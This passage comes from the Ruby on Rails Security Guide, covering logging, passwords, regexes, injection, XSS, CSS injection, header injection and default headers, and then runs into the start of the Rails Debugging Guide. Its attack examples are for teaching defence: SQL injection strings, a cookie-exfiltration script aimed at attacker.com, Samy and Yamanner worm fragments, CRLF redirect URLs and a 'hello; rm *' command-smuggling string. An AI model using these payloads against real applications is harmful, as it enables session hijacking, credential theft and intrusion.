- Include more than one honeypot field of all types, including submission buttons

Note that this protects you only from automatic bots, targeted tailor-made bots cannot be stopped by this. So *negative CAPTCHAs might not be good to protect login forms.*

## 6.4 Logging



*Tell Rails not to put passwords in the log files.*

By default, Rails logs all requests being made to the web application. But log files can be a huge security issue, as they may contain login credentials, credit card numbers et cetera. When designing a web application security concept, you should also think about what will happen if an attacker got (full) access to the web server. Encrypting secrets and passwords in the database will be quite useless, if the log files list them in clear text. You can *filter certain request parameters from your log files* by appending them to `config.filter_parameters` in the application configuration. These parameters will be marked [FILTERED] in the log.



```
config.filter_parameters << :password
```

## 6.5 Good Passwords



*Do you find it hard to remember all your passwords? Don't write them down, but use the initial letters of each word in an easy to remember sentence.*

Bruce Schneier, a security technologist, [has analyzed](#) 34,000 real-world user names and passwords from the MySpace phishing attack mentioned [below](#). It turns out that most of the passwords are quite easy to crack. The 20 most common passwords are:

password1, abc123, myspace1, password, blink182, qwerty1, \*\*\*\*you, 123abc, baseball1, football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, supeman1, iloveyou1, and monkey.

It is interesting that only 4% of these passwords were dictionary words and the great majority is actually alphanumeric. However, password cracker dictionaries contain a large number of today's passwords, and they try out all kinds of (alphanumeric) combinations. If an attacker knows your user name and you use a weak password, your account will be easily cracked.

A good password is a long alphanumeric combination of mixed cases. As this is quite hard to remember, it is advisable to enter only the *first letters of a sentence that you can easily remember*. For example "The quick brown fox jumps over the lazy dog" will be "Tqbfjotld". Note that this is just an example, you should not use well known phrases like these, as they might appear in cracker dictionaries, too.

## 6.6 Regular Expressions



*A common pitfall in Ruby's regular expressions is to match the string's beginning and end by `^` and `$`, instead of `\A` and `\Z`.*

Ruby uses a slightly different approach than many other languages to match the end and the beginning of a string. That is why even many Ruby and Rails books get this wrong. So how is this a security threat? Say you wanted to loosely validate a URL field and you used a simple regular expression like this:




```
/^https?:\/\/[^\n]+$/i
```

This may work fine in some languages. However, *in Ruby `^` and `$` match the **line** beginning and line end*. And thus a URL like this passes the filter without problems:



```
javascript:exploit_code();/*
http://hi.com
*/
```

This URL passes the filter because the regular expression matches - the second line, the rest does not matter. Now imagine we had a view that showed the URL like this:



```
link_to "Homepage", @user.homepage
```


The link looks innocent to visitors, but when it's clicked, it will execute the JavaScript function "exploit\_code" or any other JavaScript the attacker provides.

To fix the regular expression, \A and \z should be used instead of ^ and \$, like so:



```
/\Ahttps?:\/\/\[\^\n]+\z/i
```


Since this is a frequent mistake, the format validator (validates\_format\_of) now raises an exception if the provided regular expression starts with ^ or ends with \$. If you do need to use ^ and \$ instead of \A and \z (which is rare), you can set the :multiline option to true, like so:



```
content should include a line "Meanwhile" anywhere in the string
validates :content, format: { with: /^Meanwhile$/, multiline: true }
```

Note that this only protects you against the most common mistake when using the format validator - you always need to keep in mind that ^ and \$ match the **line** beginning and line end in Ruby, and not the beginning and end of a string.

## 6.7 Privilege Escalation



*Changing a single parameter may give the user unauthorized access. Remember that every parameter may be changed, no matter how much you hide or obfuscate it.*

The most common parameter that a user might tamper with, is the id parameter, as in `http://www.domain.com/project/1`, whereas 1 is the id. It will be available in params in the controller. There, you will most likely do something like this:



```
@project = Project.find(params[:id])
```

This is alright for some web applications, but certainly not if the user is not authorized to view all projects. If the user changes the id to 42, and they are not allowed to see that information, they will have access to it anyway. Instead, *query the user's access rights, too*:



```
@project = @current_user.projects.find(params[:id])
```

Depending on your web application, there will be many more parameters the user can tamper with. As a rule of thumb, *no user input data is secure, until proven otherwise, and every parameter from the user is potentially manipulated*.

Don't be fooled by security by obfuscation and JavaScript security. The Web Developer Toolbar for Mozilla Firefox lets you review and change every form's hidden fields. *JavaScript can be used to validate user input data, but certainly not to prevent attackers from sending malicious requests with unexpected values*. The Live Http Headers plugin for Mozilla Firefox logs every request and may repeat and change them. That is an easy way to bypass any JavaScript validations. And there are even client-side proxies that allow you to intercept any request and response from and to the Internet.

## 7 Injection



*Injection is a class of attacks that introduce malicious code or parameters into a web application in order to run it within its security context. Prominent examples of injection are cross-site scripting (XSS) and SQL injection.*

Injection is very tricky, because the same code or parameter can be malicious in one context, but totally harmless in another. A context can be a scripting, query or programming language, the shell or a Ruby/Rails method. The following sections will cover all important contexts where injection attacks may happen. The first section, however, covers an architectural decision in connection with Injection.

### 7.1 Whitelists versus Blacklists



*When sanitizing, protecting or verifying something, prefer whitelists over blacklists.*

A blacklist can be a list of bad e-mail addresses, non-public actions or bad HTML tags. This is opposed to a whitelist which lists the good e-mail addresses, public actions, good HTML tags and so on. Although sometimes it is not possible to create a whitelist (in a SPAM filter, for example), *prefer to use whitelist approaches*:

- Use `before_action` only: [...] instead of `except`: [...]. This way you don't forget to turn it off for newly added actions.
- Allow `<strong>` instead of removing `<script>` against Cross-Site Scripting (XSS). See below for details.
- Don't try to correct user input by blacklists:
  - This will make the attack work: `"<script>".gsub("<script>", "")`
  - But reject malformed input

Whitelists are also a good approach against the human factor of forgetting something in the blacklist.

### 7.2 SQL Injection



*Thanks to clever methods, this is hardly a problem in most Rails applications. However, this is a very devastating and common attack in web applications, so it is important to understand the problem.*

#### 7.2.1 Introduction

SQL injection attacks aim at influencing database queries by manipulating web application parameters. A popular goal of SQL injection attacks is to bypass authorization. Another goal is to carry out data manipulation or reading arbitrary data. Here is an example of how not to use user input data in a query:



```
Project.where("name = '#{params[:name]}'")
```

This could be in a search action and the user may enter a project's name that they want to find. If a malicious user enters `' OR 1 --`, the resulting SQL query will be:



```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

The two dashes start a comment ignoring everything after it. So the query returns all records from the projects table including those blind to the user. This is because the condition is true for all records.

#### 7.2.2 Bypassing Authorization

Usually a web application includes access control. The user enters their login credentials and the web application tries to find the matching record in the users table. The application grants access when it finds a record. However, an attacker may possibly bypass this check with SQL injection. The following shows a typical database query in Rails to find the first record in the users table which matches the login credentials parameters supplied by the user.



```
User.first("login = '#{params[:name]}' AND password = '#{params[:password]}'")
```

If an attacker enters 'OR '1'='1' as the name, and 'OR '2'>'1' as the password, the resulting SQL query will be:



```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1' LIMIT 1
```

This will simply find the first record in the database, and grants access to this user.

### 7.2.3 Unauthorized Reading

The UNION statement connects two SQL queries and returns the data in one set. An attacker can use it to read arbitrary data from the database. Let's take the example from above:



```
Project.where("name = '#{params[:name]}'")
```

And now let's inject another query using the UNION statement:



```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM users --
```

This will result in the following SQL query:



```
SELECT * FROM projects WHERE (name = '') UNION
SELECT id,login AS name,password AS description,1,1,1 FROM users --'
```

The result won't be a list of projects (because there is no project with an empty name), but a list of user names and their password. So hopefully you encrypted the passwords in the database! The only problem for the attacker is, that the number of columns has to be the same in both queries. That's why the second query includes a list of ones (1), which will be always the value 1, in order to match the number of columns in the first query.

Also, the second query renames some columns with the AS statement so that the web application displays the values from the user table. Be sure to update your Rails [to at least 2.1.1](#).

### 7.2.4 Countermeasures

Ruby on Rails has a built-in filter for special SQL characters, which will escape ' , " , NULL character and line breaks. *Using Model.find(id) or Model.find\_by\_some\_thing(something) automatically applies this countermeasure.* But in SQL fragments, especially in conditions fragments (where("...")), the connection.execute() or Model.find\_by\_sql() methods, it has to be applied manually.

Instead of passing a string to the conditions option, you can pass an array to sanitize tainted strings like this:



```
Model.where("login = ? AND password = ?", entered_user_name, entered_password).find
```

As you can see, the first part of the array is an SQL fragment with question marks. The sanitized versions of the variables in the second part of the array replace the question marks. Or you can pass a hash for the same result:



```
Model.where(login: entered_user_name, password: entered_password).first
```

The array or hash form is only available in model instances. You can try `sanitize_sql()` elsewhere. *Make it a habit to think about the security consequences when using an external string in SQL.*

## 7.3 Cross-Site Scripting (XSS)



*The most widespread, and one of the most devastating security vulnerabilities in web applications is XSS. This malicious attack injects client-side executable code. Rails provides helper methods to fend these attacks off.*

### 7.3.1 Entry Points

An entry point is a vulnerable URL and its parameters where an attacker can start an attack.

The most common entry points are message posts, user comments, and guest books, but project titles, document names and search result pages have also been vulnerable - just about everywhere where the user can input data. But the input does not necessarily have to come from input boxes on web sites, it can be in any URL parameter - obvious, hidden or internal. Remember that the user may intercept any traffic. Applications, such as the [Live HTTP Headers Firefox plugin](#), or client-site proxies make it easy to change requests.

XSS attacks work like this: An attacker injects some code, the web application saves it and displays it on a page, later presented to a victim. Most XSS examples simply display an alert box, but it is more powerful than that. XSS can steal the cookie, hijack the session, redirect the victim to a fake web site, display advertisements for the benefit of the attacker, change elements on the web site to get confidential information or install malicious software through security holes in the web browser.

During the second half of 2007, there were 88 vulnerabilities reported in Mozilla browsers, 22 in Safari, 18 in IE, and 12 in Opera. The [Symantec Global Internet Security threat report](#) also documented 239 browser plug-in vulnerabilities in the last six months of 2007. [Mpack](#) is a very active and up-to-date attack framework which exploits these vulnerabilities. For criminal hackers, it is very attractive to exploit an SQL-Injection vulnerability in a web application framework and insert malicious code in every textual table column. In April 2008 more than 510,000 sites were hacked like this, among them the British government, United Nations, and many more high targets.

A relatively new, and unusual, form of entry points are banner advertisements. In earlier 2008, malicious code appeared in banner ads on popular sites, such as MySpace and Excite, according to [Trend Micro](#).

### 7.3.2 HTML/JavaScript Injection

The most common XSS language is of course the most popular client-side scripting language JavaScript, often in combination with HTML. *Escaping user input is essential.*

Here is the most straightforward test to check for XSS:



```
<script>alert('Hello');</script>
```

This JavaScript code will simply display an alert box. The next examples do exactly the same, only in very uncommon places:



```

<table background="javascript:alert('Hello') ">
```

### 7.3.2.1 Cookie Theft

These examples don't do any harm so far, so let's see how an attacker can steal the user's cookie (and thus hijack the user's session). In JavaScript you can use the `document.cookie` property to read and write the document's cookie. JavaScript enforces the same origin policy, that means a script from one domain cannot access cookies of another domain. The `document.cookie` property holds the cookie of the originating web server. However, you can read and write this property, if you embed the code directly in the HTML document (as it happens with XSS). Inject this anywhere in your web application to see your own cookie on the result page:



```
<script>document.write(document.cookie);</script>
```

For an attacker, of course, this is not useful, as the victim will see their own cookie. The next example will try to load an image from the URL <http://www.attacker.com/> plus the cookie. Of course this URL does not exist, so the browser displays nothing. But the attacker can review their web server's access log files to see the victim's cookie.



```
<script>document.write('<img src="http://www.attacker.com/" + document.cookie + '');
```

The log files on [www.attacker.com](http://www.attacker.com/) will read like this:



```
GET http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

You can mitigate these attacks (in the obvious way) by adding the [httpOnly](#) flag to cookies, so that `document.cookie` may not be read by JavaScript. Http only cookies can be used from IE v6.SP1, Firefox v2.0.0.5 and Opera 9.5. Safari is still considering, it ignores the option. But other, older browsers (such as WebTV and IE 5.5 on Mac) can actually cause the page to fail to load. Be warned that cookies [will still be visible using Ajax](#), though.

### 7.3.2.2 Defacement

With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attacker's web site to steal the cookie, login credentials or other sensitive data. The most popular way is to include code from external sources by iframes:



```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5 style="display
```

This loads arbitrary HTML and/or JavaScript from an external source and embeds it as part of the site. This iframe is taken from an actual attack on legitimate Italian sites using the [Mpack attack framework](#). Mpack tries to install malicious software through security holes in the web browser - very successfully, 50% of the attacks succeed.

A more specialized attack could overlap the entire web site or display a login form, which looks the same as the site's original, but transmits the user name and password to the attacker's site. Or it could use CSS and/or JavaScript to hide a legitimate link in the web application, and display another one at its place which redirects to a fake web site.

Reflected injection attacks are those where the payload is not stored to present it to the victim later on, but included in the URL. Especially search forms fail to escape the search string. The following link presented a page which stated that "George Bush appointed a 9 year old boy to be the chairperson...":





```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1
<script src=http://www.securitylab.ru/test/sc.js></script><!--
```

### 7.3.2.3 Countermeasures

*It is very important to filter malicious input, but it is also important to escape the output of the web application.*

Especially for XSS, it is important to do *whitelist input filtering instead of blacklist*. Whitelist filtering states the values allowed as opposed to the values not allowed. Blacklists are never complete.

Imagine a blacklist deletes "script" from the user input. Now the attacker injects "<script>", and after the filter, "<scrip>" remains. Earlier versions of Rails used a blacklist approach for the `strip_tags()`, `strip_links()` and `sanitize()` method. So this kind of injection was possible:



```
strip_tags("some<script>alert('hello')/script>")
```

This returned "some<scrip>alert('hello')</scrip>", which makes an attack work. That's why I vote for a whitelist approach, using the updated Rails 2 method `sanitize()`:



```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br cite s
s = sanitize(user_input, tags: tags, attributes: %w(href title))
```

This allows only the given tags and does a good job, even against all kinds of tricks and malformed tags.

As a second step, *it is good practice to escape all output of the application*, especially when re-displaying user input, which hasn't been input-filtered (as in the search form example earlier on). Use `escapeHTML()` (or its alias `h()`) method to replace the HTML input characters &, ", <, > by their uninterpreted representations in HTML (&amp;, &quot;, &lt;, and &gt;). However, it can easily happen that the programmer forgets to use it, so *it is recommended to use the [SafeErb](#) plugin*. SafeErb reminds you to escape strings from external sources.

### 7.3.2.4 Obfuscation and Encoding Injection

Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters in other languages. But, this is also a threat to web applications, as malicious code can be hidden in different encodings that the web browser might be able to process, but the web application might not. Here is an attack vector in UTF-8 encoding:



```

```

This example pops up a message box. It will be recognized by the above `sanitize()` filter, though. A great tool to obfuscate and encode strings, and thus "get to know your enemy", is the [Hackvector](#). Rails' `sanitize()` method does a good job to fend off encoding attacks.

### 7.3.3 Examples from the Underground

*In order to understand today's attacks on web applications, it's best to take a look at some real-world attack vectors.*

The following is an excerpt from the [Js.Yamanner@m](#) Yahoo! Mail [worm](#). It appeared on June 11, 2006 and was the first web mail interface worm:





```
<img src='http://us.il.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
target=""onload="var http_request = false; var Email = '';
var IDList = ''; var CRumb = ''; function makeRequest(url, Func, Method, Para
```

The worm exploits a hole in Yahoo's HTML/JavaScript filter, which usually filters all target and onload attributes from tags (because there can be JavaScript). The filter is applied only once, however, so the onload attribute with the worm code stays in place. This is a good example why blacklist filters are never complete and why it is hard to allow HTML/JavaScript in a web application.

Another proof-of-concept web mail worm is Nduja, a cross-domain worm for four Italian web mail services. Find more details on [Rosario Valotta's paper](#). Both web mail worms have the goal to harvest email addresses, something a criminal hacker could make money with.

In December 2006, 34,000 actual user names and passwords were stolen in a [MySpace phishing attack](#). The idea of the attack was to create a profile page named "login\_home\_index.html", so the URL looked very convincing. Specially-crafted HTML and CSS was used to hide the genuine MySpace content from the page and instead display its own login form.

The MySpace Samy worm will be discussed in the CSS Injection section.

## 7.4 CSS Injection



*CSS Injection is actually JavaScript injection, because some browsers (IE, some versions of Safari and others) allow JavaScript in CSS. Think twice about allowing custom CSS in your web application.*

CSS Injection is explained best by a well-known worm, the [MySpace Samy worm](#). This worm automatically sent a friend request to Samy (the attacker) simply by visiting his profile. Within several hours he had over 1 million friend requests, but it creates too much traffic on MySpace, so that the site goes offline. The following is a technical explanation of the worm.

MySpace blocks many tags, however it allows CSS. So the worm's author put JavaScript into CSS like this:



```
<div style="background:url('javascript:alert(1)')">
```

So the payload is in the style attribute. But there are no quotes allowed in the payload, because single and double quotes have already been used. But JavaScript has a handy eval() function which executes any string as code.



```
<div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(docu
```

The eval() function is a nightmare for blacklist input filters, as it allows the style attribute to hide the word "innerHTML":



```
alert(eval('document.body.inne' + 'rHTML'));
```

The next problem was MySpace filtering the word "javascript", so the author used "java<NEWLINE>script" to get around this:



```
<div id="mycode" expr="alert('hah!')" style="background:url('java script:eval(dc
```

Another problem for the worm's author were CSRF security tokens. Without them he couldn't send a friend request over POST. He got around it by sending a GET to the page right before adding a user and parsing the result for the CSRF token.

In the end, he got a 4 KB worm, which he injected into his profile page.

The [moz-binding](#) CSS property proved to be another way to introduce JavaScript in CSS in Gecko-based browsers (Firefox, for example).

#### 7.4.1 Countermeasures

This example, again, showed that a blacklist filter is never complete. However, as custom CSS in web applications is a quite rare feature, I am not aware of a whitelist CSS filter. *If you want to allow custom colors or images, you can allow the user to choose them and build the CSS in the web application.* Use Rails' `sanitize()` method as a model for a whitelist CSS filter, if you really need one.

### 7.5 Textile Injection

If you want to provide text formatting other than HTML (due to security), use a mark-up language which is converted to HTML on the server-side. [RedCloth](#) is such a language for Ruby, but without precautions, it is also vulnerable to XSS.

For example, RedCloth translates `_test_` to `<em>test</em>`, which makes the text italic. However, up to the current version 3.0.4, it is still vulnerable to XSS. Get the [all-new version 4](#) that removed serious bugs. However, even that version has [some security bugs](#), so the countermeasures still apply. Here is an example for version 3.0.4:



```
RedCloth.new('<script>alert(1)</script>').to_html
=> "<script>alert(1)</script>"
```

Use the `:filter_html` option to remove HTML which was not created by the Textile processor.



```
RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html
=> "alert(1)"
```

However, this does not filter all HTML, a few tags will be left (by design), for example `<a>`:



```
RedCloth.new("hello", [:filter_html]).to_html
=> "<p>hello</p>"
```

#### 7.5.1 Countermeasures

It is recommended to *use RedCloth in combination with a whitelist input filter*, as described in the countermeasures against XSS section.

### 7.6 Ajax Injection



*The same security precautions have to be taken for Ajax actions as for "normal" ones. There is at least one exception, however: The output has to be escaped in the controller already, if the action doesn't render a view.*

If you use the [in place editor plugin](#), or actions that return a string, rather than rendering a view, *you have to escape the return value in the action*. Otherwise, if the return value contains a XSS string, the malicious code will be executed upon

return to the browser. Escape any input value using the `h()` method.

## 7.7 Command Line Injection



*Use user-supplied command line parameters with caution.*

If your application has to execute commands in the underlying operating system, there are several methods in Ruby: `exec(command)`, `syscall(command)`, `system(command)` and `command`. You will have to be especially careful with these functions if the user may enter the whole command, or a part of it. This is because in most shells, you can execute another command at the end of the first one, concatenating them with a semicolon (;) or a vertical bar (|).

A countermeasure is to *use the `system(command, parameters)` method which passes command line parameters safely.*



```
system("/bin/echo", "hello; rm *")
prints "hello; rm *" and does not delete files
```

## 7.8 Header Injection



*HTTP headers are dynamically generated and under certain circumstances user input may be injected. This can lead to false redirection, XSS or HTTP response splitting.*

HTTP request headers have a Referer, User-Agent (client software), and Cookie field, among others. Response headers for example have a status code, Cookie and Location (redirection target URL) field. All of them are user-supplied and may be manipulated with more or less effort. *Remember to escape these header fields, too.* For example when you display the user agent in an administration area.

Besides that, it is *important to know what you are doing when building response headers partly based on user input.* For example you want to redirect the user back to a specific page. To do that you introduced a "referer" field in a form to redirect to the given address:



```
redirect_to params[:referer]
```

What happens is that Rails puts the string into the Location header field and sends a 302 (redirect) status to the browser. The first thing a malicious user would do, is this:



```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld
```

And due to a bug in (Ruby and) Rails up to version 2.1.2 (excluding it), a hacker may inject arbitrary header fields; for example like this:



```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld;
http://www.yourapplication.com/controller/action?referer=path/at/your/app%0d%0aLoc
```

Note that "%0d%0a" is URL-encoded for "\n" which is a carriage-return and line-feed (CRLF) in Ruby. So the resulting HTTP header for the second example will be the following because the second Location header field overwrites the first.



```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

So attack vectors for Header Injection are based on the injection of CRLF characters in a header field. And what could an attacker do with a false redirection? They could redirect to a phishing site that looks the same as yours, but ask to login again (and sends the login credentials to the attacker). Or they could install malicious software through browser security holes on that site. Rails 2.1.2 escapes these characters for the Location field in the `redirect_to` method. *Make sure you do it yourself when you build other header fields with user input.*

### 7.8.1 Response Splitting

If Header Injection was possible, Response Splitting might be, too. In HTTP, the header block is followed by two CRLFs and the actual data (usually HTML). The idea of Response Splitting is to inject two CRLFs into a header field, followed by another response with malicious HTML. The response will be:



```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location: Content-Type: text/html
```

```
HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html
```

```
<html>hey</html> [Arbitrary malicious HTML shown as the redirected page]
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Under certain circumstances this would present the malicious HTML to the victim. However, this only seems to work with Keep-Alive connections (and many browsers are using one-time connections). But you can't rely on this. *In any case this is a serious bug, and you should update your Rails to version 2.0.5 or 2.1.2 to eliminate Header Injection (and thus response splitting) risks.*

## 8 Unsafe Query Generation

Due to the way Active Record interprets parameters in combination with the way that Rack parses query parameters it was possible to issue unexpected database queries with `IS NULL` where clauses. As a response to that security issue ([CVE-2012-2660](#), [CVE-2012-2694](#) and [CVE-2013-0155](#)) `deep_munge` method was introduced as a solution to keep Rails secure by default.

Example of vulnerable code that could be used by attacker, if `deep_munge` wasn't performed is:



```
unless params[:token].nil?
 user = User.find_by_token(params[:token])
 user.reset_password!
end
```

When `params[:token]` is one of: `[], [nil], [nil, nil, ...]` or `['foo', nil]` it will bypass the test for `nil`, but `IS NULL` or `IN ('foo', NULL)` where clauses still will be added to the SQL query.

To keep rails secure by default, `deep_munge` replaces some of the values with `nil`. Below table shows what the

parameters look like based on JSON sent in request:

JSON	Parameters
{ "person": null }	{ :person => nil }
{ "person": [] }	{ :person => nil }
{ "person": [null] }	{ :person => nil }
{ "person": [null, null, ...] }	{ :person => nil }
{ "person": ["foo", null] }	{ :person => ["foo"] }

It is possible to return to old behaviour and disable `deep_munge` configuring your application if you are aware of the risk and know how to handle it:



```
config.action_dispatch.perform_deep_munge = false
```

## 9 Default Headers

Every HTTP response from your Rails application receives the following default security headers.



```
config.action_dispatch.default_headers = {
 'X-Frame-Options' => 'SAMEORIGIN',
 'X-XSS-Protection' => '1; mode=block',
 'X-Content-Type-Options' => 'nosniff'
}
```

You can configure default headers in `config/application.rb`.



```
config.action_dispatch.default_headers = {
 'Header-Name' => 'Header-Value',
 'X-Frame-Options' => 'DENY'
}
```

Or you can remove them.



```
config.action_dispatch.default_headers.clear
```

Here is a list of common headers:

- X-Frame-Options *'SAMEORIGIN'* in Rails by default - allow framing on same domain. Set it to 'DENY' to deny framing at all or 'ALLOWALL' if you want to allow framing for all website.
- X-XSS-Protection *'1; mode=block'* in Rails by default - use XSS Auditor and block page if XSS attack is detected. Set it to '0;' if you want to switch XSS Auditor off (useful if response contents scripts from request parameters)
- X-Content-Type-Options *'nosniff'* in Rails by default - stops the browser from guessing the MIME type of a file.
- X-Content-Security-Policy [A powerful mechanism for controlling which sites certain content types can be loaded](#)

[from](#)

- Access-Control-Allow-Origin Used to control which sites are allowed to bypass same origin policies and send cross-origin requests.
- Strict-Transport-Security [Used to control if the browser is allowed to only access a site over a secure connection](#)

## 10 Environmental Security

It is beyond the scope of this guide to inform you on how to secure your application code and environments. However, please secure your database configuration, e.g. `config/database.yml`, and your server-side secret, e.g. stored in `config/initializers/secret_token.rb`. You may want to further restrict access, using environment-specific versions of these files and any others that may contain sensitive information.

## 11 Additional Resources

The security landscape shifts and it is important to keep up to date, because missing a new vulnerability can be catastrophic. You can find additional resources about (Rails) security here:

- The Ruby on Rails security project posts security news regularly: <http://www.rorsecurity.info>
- Subscribe to the Rails security [mailing list](#)
- [Keep up to date on the other application layers](#) (they have a weekly newsletter, too)
- A [good security blog](#) including the [Cross-Site scripting Cheat Sheet](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Debugging Rails Applications

This guide introduces techniques for debugging Ruby on Rails applications.

After reading this guide, you will know:

- ✓ **The purpose of debugging.**
- ✓ **How to track down problems and issues in your application that your tests aren't identifying.**
- ✓ **The different ways of debugging.**
- ✓ **How to analyze the stack trace.**



## Chapters

### 1. View Helpers for Debugging

- [debug](#)
- [to\\_yaml](#)
- [inspect](#)

### 2. The Logger

- [What is the Logger?](#)
- [Log Levels](#)
- [Sending Messages](#)
- [Tagged Logging](#)
- [Impact of Logs on Performance](#)

### 3. Debugging with the debugger gem

- [Setup](#)
- [The Shell](#)
- [The Context](#)
- [Threads](#)
- [Inspecting Variables](#)
- [Step by Step](#)
- [Breakpoints](#)
- [Catching Exceptions](#)
- [Resuming Execution](#)
- [Editing](#)
- [Quitting](#)
- [Settings](#)

### 4. Debugging Memory Leaks

- [Valgrind](#)

### 5. Plugins for Debugging

### 6. References


## 1 View Helpers for Debugging

One common task is to inspect the contents of a variable. In Rails, you can do this with three methods:

- `debug`
- `to_yaml`
- `inspect`


## 1.1 debug

The `debug` helper will return a `<pre>` tag that renders the object using the YAML format. This will generate human-readable data from any object. For example, if you have this code in a view:



```
<%= debug @post %>
<p>
 Title:
 <%= @post.title %>
</p>
```

You'll see something like this:




```
--- !ruby/object:Post
attributes:
 updated_at: 2008-09-05 22:55:47
 body: It's a very helpful guide for debugging your Rails app.
 title: Rails debugging guide
 published: t
 id: "1"
 created_at: 2008-09-05 22:55:47
attributes_cache: {}

Title: Rails debugging guide
```

## 1.2 to\_yaml


Displaying an instance variable, or any other object or method, in YAML format can be achieved this way:



```
<%= simple_format @post.to_yaml %>
<p>
 Title:
 <%= @post.title %>
</p>
```

The `to_yaml` method converts the method to YAML format leaving it more readable, and then the `simple_format` helper is used to render each line as in the console. This is how `debug` method does its magic.

As a result of this, you will have something like this in your view:



```
--- !ruby/object:Post
attributes:
 updated_at: 2008-09-05 22:55:47
 body: It's a very helpful guide for debugging your Rails app.
 title: Rails debugging guide
 published: t
 id: "1"
 created_at: 2008-09-05 22:55:47
```




```
attributes_cache: {}

Title: Rails debugging guide
```


## 1.3 inspect

Another useful method for displaying object values is `inspect`, especially when working with arrays or hashes. This will print the object value as a string. For example:



```
<%= [1, 2, 3, 4, 5].inspect %>
<p>
 Title:
 <%= @post.title %>
</p>
```

Will be rendered as follows:



```
[1, 2, 3, 4, 5]

Title: Rails debugging guide
```

## 2 The Logger

It can also be useful to save information to log files at runtime. Rails maintains a separate log file for each runtime environment.

### 2.1 What is the Logger?


Rails makes use of the `ActiveSupport::Logger` class to write log information. You can also substitute another logger such as `Log4r` if you wish.

You can specify an alternative logger in your `environment.rb` or any environment file:



```
Rails.logger = Logger.new(STDOUT)
Rails.logger = Log4r::Logger.new("Application Log")
```

Or in the `Initializer` section, add *any* of the following



```
config.logger = Logger.new(STDOUT)
config.logger = Log4r::Logger.new("Application Log")
```



By default, each log is created under `Rails.root/log/` and the log file name is `environment_name.log`.

### 2.2 Log Levels

When something is logged it's printed into the corresponding log if the log level of the message is equal or higher than the configured log level. If you want to know the current log level you can call the `Rails.logger.level` method.

The available log levels are: `:debug`, `:info`, `:warn`, `:error`, `:fatal`, and `:unknown`, corresponding to the log level numbers from 0 up to 5 respectively. To change the default log level, use



```
config.log_level = :warn # In any environment initializer, or
Rails.logger.level = 0 # at any time
```

This is useful when you want to log under development or staging, but you don't want to flood your production log with unnecessary information.



The default Rails log level is `info` in production mode and `debug` in development and test mode.

## 2.3 Sending Messages

To write in the current log use the `logger. (debug|info|warn|error|fatal)` method from within a controller, model or mailer:



```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
logger.info "Processing the request..."
logger.fatal "Terminating application, raised unrecoverable error!!!"
```

Here's an example of a method instrumented with extra logging:



```
class PostsController < ApplicationController
 # ...

 def create
 @post = Post.new(params[:post])
 logger.debug "New post: #{@post.attributes.inspect}"
 logger.debug "Post should be valid: #{@post.valid?}"

 if @post.save
 flash[:notice] = 'Post was successfully created.'
 logger.debug "The post was saved and now the user is going to be redirected."
 redirect_to(@post)
 else
 render action: "new"
 end
 end

 # ...
end
```

Here's an example of the log generated when this controller action is executed:



```
Processing PostsController#create (for 127.0.0.1 at 2008-09-08 11:52:54) [POST]
Session ID: BAh7BzoMY3NyZl9pZCilMDY5MWU1M2I1ZDRjODBlMzkyMWI1OTg2NWQyNzViZjYiCmZs
vbkNvbnRyb2xsZXI6OkZsYXNoOjppGhGFzaEhhc2h7AAy6CkBlc2VkewA--b18cd92fba90eacf8137e51
Parameters: {"commit"=>"Create", "post"=>{"title"=>"Debugging Rails",
"body"=>"I'm learning how to print in logs!!!", "published"=>"0"},
"authenticity_token"=>"2059c1286e93402e389127b1153204e0d1e275dd", "action"=>"crea
New post: {"updated_at"=>nil, "title"=>"Debugging Rails", "body"=>"I'm learning h
"published"=>false, "created_at"=>nil}
Post should be valid: true
Post Create (0.000443) INSERT INTO "posts" ("updated_at", "title", "body", "pu
"created_at") VALUES('2008-09-08 14:52:54', 'Debugging Rails',
'I'm learning how to print in logs!!!', 'f', '2008-09-08 14:52:54')
```

```
The post was saved and now the user is going to be redirected...
Redirected to #<Post:0x20af760>
Completed in 0.01224 (81 reqs/sec) | DB: 0.00044 (3%) | 302 Found [http://localhost]
```

Adding extra logging like this makes it easy to search for unexpected or unusual behavior in your logs. If you add extra logging, be sure to make sensible use of log levels to avoid filling your production logs with useless trivia.

## 2.4 Tagged Logging

When running multi-user, multi-account applications, it's often useful to be able to filter the logs using some custom rules. TaggedLogging in ActiveSupport helps in doing exactly that by stamping log lines with sub domains, request ids, and anything else to aid debugging such applications.



```
logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))
logger.tagged("BCX") { logger.info "Stuff" } # Logs "[I
logger.tagged("BCX", "Jason") { logger.info "Stuff" } # Logs "[I
